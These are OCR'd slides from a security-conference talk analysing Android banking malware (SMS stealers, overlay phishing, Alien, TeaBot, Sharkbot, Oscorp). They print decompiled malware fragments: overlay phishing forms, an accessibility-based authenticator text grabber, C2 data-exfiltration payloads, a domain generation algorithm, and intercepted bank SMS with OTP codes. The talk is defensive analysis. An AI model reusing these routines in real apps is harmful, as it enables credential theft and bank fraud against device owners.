


SMS

Credit Card

Info Stealers

Apps to steal specific information from the victim devices.



SMS

Credit Card


Credentials

SMS Stealer

SMS

Different techniques are used to persuade the victims, like:

- Using the **icons** or **names** of trusted messaging apps, targeted bank or antivirus solutions
- **Repackaging** of well known messaging apps
- A **fake bank operator** calls the victim



SMS Stealer

SMS

Messages are intercepted and sent to the C2 server

```
POST / HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 54
Host: [redacted].com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.1.0

{
  "body":"Hello",
  "id":"0[redacted]0i",
  "mitt":"3[redacted]9"
}
```


```
| 122 | 96c9fba0-3ef9-4681-af89-c06ea39c14c9 | [redacted]
[redacted] | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1960. Usa 998199 come codice di sicurezza per completare l'operazione
| 123 | 9be7934a-a550-4374-af9a-5b57cb370426 | [redacted]
[redacted] | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1950. Usa 241581 come codice di sicurezza per completare l'operazione
| 124 | 9be7934a-a550-4374-af9a-5b57cb370426 | [redacted]
[redacted] | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1950. Usa 645042 come codice di sicurezza per completare l'operazione
| 125 | 9be7934a-a550-4374-af9a-5b57cb370426 | [redacted]
[redacted] | [redacted] Richiesta operazione di 79,80 EUR con la carta 5167_*_*_4242 presso CONAD I_07041,ALGHERO - 18.10 ore
| 126 | 9be7934a-a550-4374-af9a-5b57cb370426 | [redacted]
[redacted] | [redacted] Effettuato prelievo di 500,00 EUR con la carta 5167_*_*_4242 presso [redacted]o Dip I_07041,ALGHERO - 18.10 ore
19:05
```


SMS Stealer


SMS

We analyzed samples of a **repackaged version** of the QKSMS app:

- The malicious code has been injected inside the legitimate code.
- The malicious app has been spread via smishing campaigns.







HACK IN BO® Spring 2022 Edition 18ª EDIZIONE

Cleafy

Info stealers


Card Stealer

Credit Card

TAs are able to upload malicious app on the Google Play Store ®.

When an app is available on the official store, it is “always” accepted as trusted by users.

One years ago, we analyzed a malicious app (uploaded on Google Store) targeting specific customers of a bank.



Info stealers


Card Stealer

Credit Card

The app was simple but effective.

It displays a phishing website inside a webview to steal data:

- Login credentials
- OTP received
- Credit Card data





Info stealers


Credential Harvesting: Overlay Attack

Credentials

"The Overlay attack is a technique implemented on modern Android banking trojans which consists of a malicious application that takes the form of an imitation app or a WebView launched "on-top" of a legitimate application (such as a banking app)."







HACK IN BO Spring 2022 Edition 18ª EDIZIONE

Cleafy

Overlay Attack: Under the hood

Credentials


```
<p>WELCOME</p>
<form action="null" method="post" id="_mainForm" target="flow_handler">
    <input type="tel" class="field" name="login" id="login" placeholder="User code">

    <input type="password" class="field" name="pin" id="pin" placeholder="PIN">

    <input type="submit" class="button" id="input_submitBtn" value="LOGIN">
</form>

<div class="form-bottom">
    Privace Mode
    <img style="float: right;" src="
```

```
<script type="text/javascript">
   (function () {
        var  __insHiddenField = function (objDoc, objForm, sNm, sV) {
            var input = objDoc.createElement("input");
            input.setAttribute("type", "hidden");
            input.setAttribute("name", sNm);
            input.setAttribute("value", sV);
            input.value = sV;
            objForm.appendChild(input);
        };

        var g_oBtn = document.getElementById('input_submitBtn');
        g_oBtn.onclick = function () {

            var oNumInp = document.getElementById('login');
            var oCodeInp = document.getElementById('pin');

            try{
                oNumInp.className = 'field';
                oCodeInp.className = 'field';
            } catch(e){};

            if (!/^\w{3,50}$/i.test(oNumInp.value)) {
                try{
                    oNumInp.className = 'field error';
                } catch(e){};
                return false;
            }
```

HTML+CSS+JS

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.a.a(getApplicationContext(), this.b.j, this.b.a0);
    WebView webView = new WebView(this);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.setScrollBarStyle(0);
    webView.setWebViewClient(new b());
    webView.setWebChromeClient(new a());
    webView.addJavascriptInterface(new c(this), this.b.bl);
    try {
        String replace = new String(Base64.decode(this.b.eo
        String str = this.b.bo;
        String replace2 = replace.replace(str, this.a.a() +
        String str2 = this.b.bu;
        StringBuilder sb = new StringBuilder();
        sb.append(this.b.bv);
        sb.append(Locale.getDefault().getLanguage());
        sb.append(this.b.bp);
        String replace3 = replace2.replace(str2, sb.toString(
        String str3 = this.b.dZ;
        webView.loadDataWithBaseURL(null, replace3.replace(s
        setContentView(webView);
    } catch (Exception e) {
    }
}
```

Malware Code (Java)



Overlay Attack

Modern Android banking trojans

Banking RAT

Alien - Google Authenticator Sniffer

Advanced banking trojan that are able to control the infected device **remotely**.

Strong evasion countermeasures slow down the analysis operations and bypass antivirus detection.

```
case "access_notifications": {
    goto label_1710;
}
case "change_url_recover": {
    goto label_1647;
}
case "ussd": {
    goto label_1264;
}
case "grabbing_google_authenticator2": {
    goto label_1586;
}
case "get_all_permission": {
    goto label_1719;
}
case "remove_app": {
    goto label_1591;
}
case "update_inject": {
    goto label_1722;
}
case "run_admin_device": {
    goto label_1664;
}
case "run_record_audio": {
    goto label_1729;
}
case "sms_mailing_phonebook": {
    goto label_1605;
}
case "request_permission": {
    goto label_1671;
}
case "remove_bot": {
```

```
public final void b(AccessibilityService arg9, AccessibilityEvent arg10, String arg11) {
    try {
        if(Build.VERSION.SDK_INT >= 18 && (arg11.contains(this.a("MDVmYTlmNDEzMTM1YzA4MGQ0NGZlYWE3MTI2ZDc5Y2Y1ZGQwMmIxNWMwMmI0ODcyNDgwNmU4MDMwM2Y5ZDc1YTA0ZTUwYzRkOWZjNw==")))) {
            g.a.a(this.a("MTRlMDlj"), this.a("MDVmYTlmNDEzMTM1YzA4MGQ0NGZlYWE3MTI2ZDc5Y2Y1ZGQwMmIxNWMwMmI0ODcyNDgwNmU4MDMwM2Y5ZDc1YTA0ZTUwYzRkOWZjNw=="));
            if(arg10.getSource() == null) {
                return;
            }

            String v11 = "";
            Iterator v10 = g.b(arg10.getSource(), this.a("MDdmYjk2MWQzOTMzY2JjOWNlNDNhMWIxNTI1ZjYyYzU0M2YzNzcxYmM1MmI=")).iterator();
            int v1 = 0;
            while(v10.hasNext()) {
                Object v2 = v10.next();
                AccessibilityNodeInfo v2_1 = (AccessibilityNodeInfo)v2;
                String v3 = v11;
                int v11_1;
                for(v11_1 = 0; v11_1 < v2_1.getChildCount(); ++v11_1) {
                    AccessibilityNodeInfo v4 = v2_1.getChild(v11_1);
                    if(v4.getText() != null) {
                        a v5 = g.a;
                        String v7 = v4.getText().toString();
                        v5.a(this.a("MmFmYzljMGE2Yzdh") + v1 + this.a("NGFiNTliMDEzMjNmZDdkZDk4") + v11_1, v7);
                        v3 = v3 + this.a("MmFmYzljMGE2Yzdh") + v1 + this.a("NGFiNTliMDEzMjNmZDdkZDk4") + v11_1 + this.a("NGFiNTg2MGEyZTJlOTVjNw==") + v4.getText().toString() + "\
                    }
                }

                ++v1;
                v11 = v3;
            }

            if(!v11.isEmpty()) {
                g.a.f(arg9, this.b.X, this.a("MmFmYTk1MWM3NjM5YzA4YTk2NGRhYmE5MWI2NTZlOGU1NWRhNjEwNmRmMzI1ZjcyNDgwM2VjMTg0OGY2ZDY0NzBmZTExNjU2ODQ5NjZmZWQ2MDE5YjJjNmZhYWNlNQ==") +
                return;
            }
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

TeaBot - Information gathering

Decompiled code

```
try {
    v1.put("hwid", b.h(arg12));
    v1.put("device_name", b.g());
    v1.put("phone_number", b.k(arg12));
    v1.put("battery_level", b.e(arg12));
    v1.put("acs_enabled", b.l(arg12, andaowidnAIObdnaw.class));
    v1.put("doze_enabled", b.m(arg12));
    v1.put("country", b.f(arg12));
    v1.put("locale", "en_us");
    boolean v6_2 = !b.o(arg12);
    v1.put("screen_active", v6_2);
    v1.put("screen_secure", b.p(arg12));
    v1.put("sms_manager", Telephony.Sms.getDefaultSmsPackage(arg12));
    v1.put("android_version", Build.VERSION.SDK_INT);
    v1.put("current_logged_password", i.a);
    v1.put("ver", 6);
    v0.put("data_update", v1);
    v0.put("logged_sms", new JSONArray(v3));
    v0.put("logged_pushes", new JSONArray(v5));
    v0.put("system_logs", new JSONArray(new ArrayList(e.a)));
    v0.put("captured_injects", new JSONArray(v8_2));
    v0.put("completed_commands", new JSONArray(v9));
```

```
9`&#6#72&#6'`x9`*5+&`x`#w &{tuzswq'&wwq`n`&'4+!',#/'`x` ,),-5,b #/17,%`n`2*-,',7/
'0`x`,-b2'0/+11+-,`n` #66'0;.'4'.`x`wv`n`#!1',# .'&`x607'n`&-8'',#
.'&`x607'n`!-7,60;`x`71`n`.-!#.'`x`',71`n`1!0'',#!6+4'`x$#.1'n`1!0'',1'!70'`x607'n`1
/1/#,#%'0`x`!-/l#,&0-+&l/'11#%+,%`n`#,&0-+&4'01+-,`xpvn`!700',6.-%%'&2#115-
0&`x``n`4'0`xt?n`.-%%'&1/1`x n`.-%%'&271*'1`x n`1;16'/.-
%1`x `prpsorqop{bspxru|  b+,+6p`n`prpsorqop{bspxru|
bstsurqvrurv{qb$#.1'b#!1b,7..}b$#.1'`n`prpsorqop{bspxru|
       pxb .#;b20-6'!6+-,b6#1)b$#+.'&s` n`!#2670'&+,('!61`x n`!-/2.'6'&!-//#,&1`x ?
```

Encrypted info sent to the C2

```
{"data_update":{"hwid":"a5[redacted]53","device_name":"Unknown
Samsung","phone_number":"no
permission","battery_level":"54","acs_enabled":true,"doze_enabled":true,"country":"u
s","locale":"en_us","screen_active":false,"screen_secure":true,"sms_manager":"com.an
droid.messaging","android_version":24,"current_logged_password":"","ver":6},"logged_
sms":[],"logged_pushes":[],"system_logs":["2021-03-29 12:07=>ACS init2","2021-03-29
12:07=>KP 1617034070493 false acs null? false","2021-03-29 12:07=>CHECK2: Play
protection task failed1"],"captured_injects":[],"completed_commands":[]}
```

Decrypted info sent to the C2

Sharkbot - DGA

```
private String m() {
    try {
        StringBuilder v1 = new StringBuilder();
        Calendar v2 = Calendar.getInstance();
        String[] v3 = ".xyz,.live,.com,.store,.info,.top,.net".split(",");
        int v6 = 0;
        while(v6 < v3.length) {
            String v7 = v3[v6];
            String v8 = q.m().m(new StringBuilder().insert(0, v7).append(v2.get(3)).append("").append(v2.get(1)).toString());
            ++v6;
            v1.append(",http://").append(v8.substring(0, 16)).append(v7).append("/");
        }

        return v1.toString().toLowerCase();
    }
    catch(Exception unused_ex) {
        return "";
    }
}
```

Oscorp - Encryption routine

Encryption routine (Oscorp source code)

```
LinkedHashMap linkedHashMap = new LinkedHashMap();
String encrypt = Crypt.encrypt(str2, Home.de304);
String encrypt2 = Crypt.encrypt(str3, Home.de304);
linkedHashMap.put(Deobfuscator$app$Release.getString(-8649804723740L), encrypt);
linkedHashMap.put(Deobfuscator$app$Release.getString(-8671279560220L), encrypt2);
Log.e(Deobfuscator$app$Release.getString(-8688459429404L), Deobfuscator$app$Release.getString(-8748588971548L) + encrypt);
StringBuilder sb = new StringBuilder();
for (Map.Entry entry : linkedHashMap.entrySet()) {
    if (sb.length() != 0) {
        sb.append('&');
    }
    sb.append(URLEncoder.encode((String) entry.getKey(), Deobfuscator$app$Release.getString(-8770063808028L)));
    sb.append('=');
    sb.append(URLEncoder.encode(String.valueOf(entry.getValue()), Deobfuscator$app$Release.getString(-8795833611804L)));
}
```

Related encrypted network data

